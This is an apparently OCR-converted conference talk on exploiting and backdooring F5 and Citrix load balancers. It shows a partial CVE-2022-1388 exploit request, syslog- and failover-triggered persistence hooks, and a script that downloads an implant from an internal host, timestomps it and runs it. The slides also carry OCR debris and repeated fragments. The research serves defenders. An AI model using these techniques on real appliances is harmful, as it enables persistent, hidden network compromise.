MAINTRACK

I AM BECOME LOADBALANCER OWNER OF YOUR NETWORK

Nate Warfield

Director of Threat Research & Intelligence

Eclypsium

AGENDA

- Background & Motivation
- Exploiting loadbalancers
- Russia has entered the chat
- By design != good design
- I am become APT
- Owner of your network
- Hacking the competition
- Closing thoughts

BACKGROUND

- CTI League founder
- Network hacker
- Security researcher
- F5 Networks – 10yrs
- Microsoft (MSRC, Defender)
- Not a red teamer
- Twitter: @n0x08

MOTIVATION

Citrix vuln from 2019 started CTI League

F5 DFIR for Microsoft & CTIL


Opportunity to do offensive research


Mandiant report inspired me


Nobody seems to understand this space

A BRIEF HISTORY OF LOADBALANCER EXPLOITS

- [F5] CVE-2012-1493 – ROOT SSH KEY EXPOSED
- [CITRIX] CVE-2019-19781 – ..;/ PATH TRAVERSAL → UL/DL
- [F5] CVE-2020-5902 – ..;/ PATH TRAVERSAL → ADMIN API
- [F5] CVE-2022-1388 – HEADER TAMPERING → ADMIN SHELL
- WIDESCALE EXPLOITATION WITHIN HOURS/DAYS
- EXPLOITS FIT IN A TWEET









CVE-2022-1388 EXPLAINED


- HTTPS://ADMIN@10.13.37.159/MGMT/TM/UTIL/BASH
  - -H 'CONTENT-TYPE: APPLICATION/JSON'
  - -H 'REFERRER: 127.0.0.1'
  - -H 'HOST: LOCALHOST'
  - -H 'AUTHORIZATION': 'BASIC YWRTAW46AG9YAXPVBJM='
  - -H 'CONNECTION: CLOSE, X-F5-AUTH-TOKEN' \
  - -H 'X-F5-AUTH-TOKEN: -' \
  - --DATA '{"COMMAND": "RUN", "UTILCMDARGS": " -C

Don't do this!

Or this!







UNC3524: EYE SPY ON YOUR EMAIL (MANDIANT)

Mandiant as QUIETEXIT, which is based on the open-source Dropbear SSH client-server software. For their long-haul remote access, UNC3524 opted to deploy QUIETEXIT on opaque network appliances within the victim environment; think backdoors on SAN arrays, load balancers, and wireless access point controllers. These kinds of devices don't support antivirus or endpoint detection and response tools (EDRs), subsequently leaving the underlying operating systems to vendors to manage. These appliances are often running older versions of BSD or CentOS and would require considerable planning to compile functional malware for them. By targeting trusted systems within victim environments that do not support any type of security

- "SANs, load balancers running BSD or CentOS"
  - F5 management OS is CentOS
    - Citrix uses FreeBSD

establishes a connection, the threat actor can use any of the options available to an SSH client, including proxying traffic via SOCKS. QUIETEXIT has no persistence mechanism; however, we have observed UNC3524 install a run command (rc) as well as hijack legitimate application-specific startup scripts to enable the backdoor to execute on system startup.

On startup, QUIETEXIT attempts to change its name to cron, but the malware author did not implement this correctly, so it fails. During our incident response investigations, we recovered QUIETEXIT samples that were renamed to blend in with other legitimate files on the file system. In one case with an infected node of a NAS array, UNC3524 named the binary to blend in with a suite of scripts used to mount various filesystems to the NAS.

- Corporate espionage threat actor
- Likely Russian; techniques overlap APT28 & APT29

UNC3524 targets opaque network appliances because they are often the most unsecure and unmonitored systems in a victim environment. Organizations should take steps to inventory their devices that are on the network and do not support monitoring tools. Each device likely has vendor-specific hardening actions to take to ensure that the proper logging is enabled, and logs are forwarded to a central repository. Organizations can also take steps to use network access controls to limit or completely restrict egress traffic from these devices.

MUCH LEET. VERY HACK. HOLD MY BEER.

No persistence

Their malware wouldn't survive an upgrade

Unreliable

Web shell required to restart their implants

Weird tooling flex

Why write your own tools if better, OSS ones exist?

Strangely inept for an APT

I can develop better methods than UNC3524

RECON

See also:

READING VENDOR DOCUMENTATION AND EXPLOITING POOR DESIGN CHOICES

TL;DR - LOAD BALANCERS

- Networking hardware $$$$$
- Deployed in failover pairs (think HSRP)
- L4-7 LB, WAF, VPN, DNS load balancing
- SSL/TLS offloading
- Generally have FULL NETWORK ACCESS
- Mission critical & frequently OUTDATED CODE
- Firmware is a full operating system
- Proprietary; NO EDR or AV

INTERNAL COMPONENTS & MANAGEMENT

- Data plane – proprietary vendor code
- Control plane: CentOS (F5) or FreeBSD (Citrix)
  - Stripped down OS versions (no build tools)
  - LDAP tools, SMB, netcat, cron, tcpdump
- Management via GUI (most users) or SSH
  - Full shell access is an attack surface
- configuration & SSL certs stored on filesystem
  - F5 in /config
  - Citrix in /nsconfig

```
total 1032
drwxr-xr-x. 4    4096 Apr 28  2020 aaa
drwxr-xr-x. 2    4096 May  8 09:23 api_settings
drwxr-xr-x. 2    4096 May  8 09:23 big3d
-r--r--r--. 1 330587 Oct 26 04:45 BigDB.dat
drwxr-xr-x. 4    4096 May  8 09:23 bigip
-rw-r-----. 1   14122 Oct 17 14:51 bigip_base.conf
-rw-r-----. 1   14122 Oct 17 14:49 bigip_base.conf.bak
-rw-r-----. 1    9855 Oct 17 14:51 bigip.conf
-rw-r-----. 1    9855 Oct 17 14:49 bigip.conf.bak
-rw-r--r--. 1   12506 Oct 17 14:35 bigip.license
-rw-r--r--. 1   12506 Jun  8 16:00 bigip.license.202207
-rw-r--r--. 1   12506 Jul 14 06:22 bigip.license.202208
-rw-r--r--. 1   12506 Aug 15 09:40 bigip.license.202209
-rw-r--r--. 1   12506 Sep 15 14:57 bigip.license.202210
lrwxrwxrwx. 1      30 Oct 17 14:35 bigip.license.bak ->
-rw-r-----. 1     700 Oct 17 14:51 bigip_user.conf
-rw-r-----. 1     700 Oct 17 14:49 bigip_user.conf.bak
drwxr-xr-x. 2    4096 Aug 30 11:06 bigpipe
-r--r--r--. 1    2393 Apr 28  2020 cipher.conf
-rw-r--r--. 1    9398 May  8 09:23 daemon.conf
drwxr-xr-x. 2    4096 Apr 28  2020 dashboard
drwxr-xr-x. 2    4096 Apr 28  2020 eav
-r--r--r--. 1     246 Oct 25 08:24 enhanced_core_files.
-r--r--r--. 1     217 Apr 28  2020 eventd.xml
drwxr-xr-x. 2    4096 Apr 28  2020 f5_public
-rw-r--r--. 1      37 May  8 09:23 f5-rest-device-id
drwxr-xr-x. 2    4096 Sep 16 09:56 failover
drwxr-xr-x. 9    4096 Oct 25 08:25 filestore
drwxr-xr-x. 2    4096 Apr 28  2020 gtm
drwxr-xr-x. 5    4096 Sep 16 10:04 httpd
drwx------. 2   16384 Apr 28  2020 lost+found
-r--r--r--. 1    3925 Apr 28  2020 low_profile_base.con
-rw-r--r--. 1   18010 May  8 09:23 merged.conf
drwxr-xr-x. 2    4096 Sep 16 10:04 monitors
drwxr-xr-x. 3    4096 Oct 25 08:25 net-snmp
lrwxrwxrwx. 1      26 Apr 28  2020 ntp.conf -> ../var/r
drwxr-xr-x. 2    4096 Sep 16 10:04 partitions
drwxr-xr-t. 2    4096 Sep 16 10:04 partitions.bak
-r--r--r--. 1 161062 Apr 28  2020 profile_base.conf
lrwxrwxrwx. 1      26 Sep 16 10:04 rndc.key -> /var/nam
drwxr-xr-x. 2    4096 Apr 28  2020 snmp
drwxr-xr-x. 2    4096 May  8 09:23 ssh
drwxr-xr-x. 6    4096 May  8 09:22 ssl
-rw-r--r--. 1     281 Aug  4 07:11 startup
-rw-r--r--. 1  247019 May  8 09:23 statsd.conf
-rwxr-xr-x. 1      63 Apr 28  2020 telemd_config.json
-rw-r--r--. 1     209 Sep 16 09:51 ucs_version
```

DEVICE CAPABILITIES

- Data plane config is shared
  - Changes easily detected
  - Dangerous to modify
- Control plane configs are unique
  - Less detectable
- Remote authentication & logging
- Nearly all network protocols
  - SIP/VOIP, 5G, Dynamic Routing
- HTTP header modification
  - [F5] iRule TCL/TK traffic manipulation

QUESTIONABLE DESIGN CHOICES

- GUI+SSH DEFAULT ENABLED ON ALL DEVICE IPS
  - FULL INTERACTIVE BASH SHELL
- MANAGEMENT & TRAFFIC PLANES SHARE ROUTES
- MULTIPLE BY-DESIGN METHODS TO RUN SCRIPTS
  - ON STARTUP & CONFIG INSTALL
  - ON FAILOVER STATE CHANGE
  - SYSLOG MESSAGES (SERIOUSLY)
- CONFIGS ARE STORED IN A TAR FILE
  - HUGE DIRECTORY STRUCTURE
  - ZERO INTEGRITY CHECKS ON STORED FILES

Important: When the destination address does not match the management interface subnet, the system uses the default gateway of TMM unless there is a more specific route configured on the management interface.
When there is no default route specified in TMM, the system uses the default route specified for the management interface.

K14397: Running a command or custom script based on a syslog message
https://support.f5.com/csp/article/K14397
Running a command or custom script based on a syslog message ... You should cons
under the following condition: ... user_alert.conf file, type the following command:

K11948: Configuring the BIG-IP system to run commands or scripts upon system startup
https://support.f5.com/csp/article/K11948
... IP or BIG-IQ system to run the **script** Create a customized **startup script** Perform the foll
create the **startup script** /config/**startup_script**_sol11948.sh file as appropriate for ...

K6008: Configuring the BIG-IP system to run commands or scripts upon failover
https://support.f5.com/csp/article/K6008
Configuring the BIG-IP system to run commands or scripts upon failover ... The follo
tasks, such as commands or scripts, to be executed ... Log in to the command line.

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive
https://support.f5.com/csp/article/K4422
Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Di
/usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

UPGRADE-PROOF IMPLANTS

- UCS ARCHIVE IS A .TAR.GZ
- UPGRADE PROCESS:
  - USES DIFFERENT BOOT LOCATION
  - INSTALL NEW OS / PATCH
  - CREATE UCS OF EXISTING BOOT CONFIGURATION
  - COPY ARCHIVE TO NEWLY INSTALLED LOCATION
  - UNPACK OLD CONFIG AS NEW CONFIG
- UCS ALSO USED FOR DEVICE BACKUPS
- /SHARED PARTITION ACROSS ALL BOOT SLOTS

```
save.1270.dir_opt       = /var/ts/dms/policy/policy_versions
save.1271.dir_opt       = /var/ts/var/account
save.1272.dir_opt       = /var/ts/wsengine_conf
save.1273.dir_opt       = /var/ts/etc
save.1274.dir_opt       = /var/ts/var/policy_templates
save.1275.dir_opt       = /var/ts/var/schema
save.1290.dir_opt       = /config/wa
save.2000.dir           = /config
save.2231.dir           = /var/tmp/filestore_temp
save.2230.dir           = /var/tmp/cert_temp
save.2420.dir           = /var/tmp/gtm_tmp
save.2500.dir           = /var/tmp/em_db_temp
save.2600.dir_opt       = /var/tmp/storage_temp
save.2605.dir_opt       = /var/config/rest/iapps/RPMS.save
save.3000.dir           = /var/named/config
save.3010.dir_opt       = /var/class
save.4110.dir_opt       = /etc/cloud
save.4800.dir           = /home
save.4900.dir_opt       = /var/tmp/tmsh_syntax
save.5020.dir_opt       = /config/bigip/kstore
save.7000.dir_opt       = /var/sdm/plugin_store/plugins
save.7001.dir_opt       = /var/ilx/workspaces
save.8000.dir           = /var/Autodosd
save.8001.dir_opt       = /var/bdosd
save.9002.dir_opt       = /var/datasync/updates
save.10000.dir          = /var/libdata/dpi/conf
```

stem uses the
ce.
management

age

should cons
command:

tem startup

rform the foll
te for ...

n failover

r ... The follo
and line.

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive
https://support.f5.com/csp/article/K4422
Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Di
/usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

PERSISTENCE THE EASY WAY

```
/config/failover/[active,standby,tg*]

tmsh run util bash -c /config/failover/restjavad_runner
```

```
/config/user_alert.conf

alert restjavad_startup_delay "monitor status down" {
exec command="/config/failover/restjavad_runner";
}
```

K14397: Running a command or custom script based on a syslog message
https://support.f5.com/csp/article/K14397
Running a command or custom script based on a syslog message ... You should cons
under the following condition: ... user_alert.conf file, type the following command:

K6008: Configuring the BIG-IP system to run commands or scripts upon failover
https://support.f5.com/csp/article/K6008
Configuring the BIG-IP system to run commands or scripts upon failover ... The follo
tasks, such as commands or scripts, to be executed ... Log in to the command line.

K4422: Viewing and modifying the files that are configured for inclusion in a UCS archive
https://support.f5.com/csp/article/K4422
Viewing and modifying the files that are configured for inclusion in a UCS archive ... Non-Di
/usr/libdata/configsync/cs.dat data file contains three types of keys to control ...

HACK ALL THE THINGS GET ALL THE MONEY

- I used CVE-2022-1388, a script* and Sliver C2
  - *From F5's knowledge base
- One Script To Rule Them All
  - Check for implant; if not found download
  - Could store implant in backup if needed
  - Bypass filesystem "security"
  - Prevents noisy C2

```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 )  + 1 ]s
pidof  restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
exit
```


DEMO 1: SYSLOG PERSISTENCE

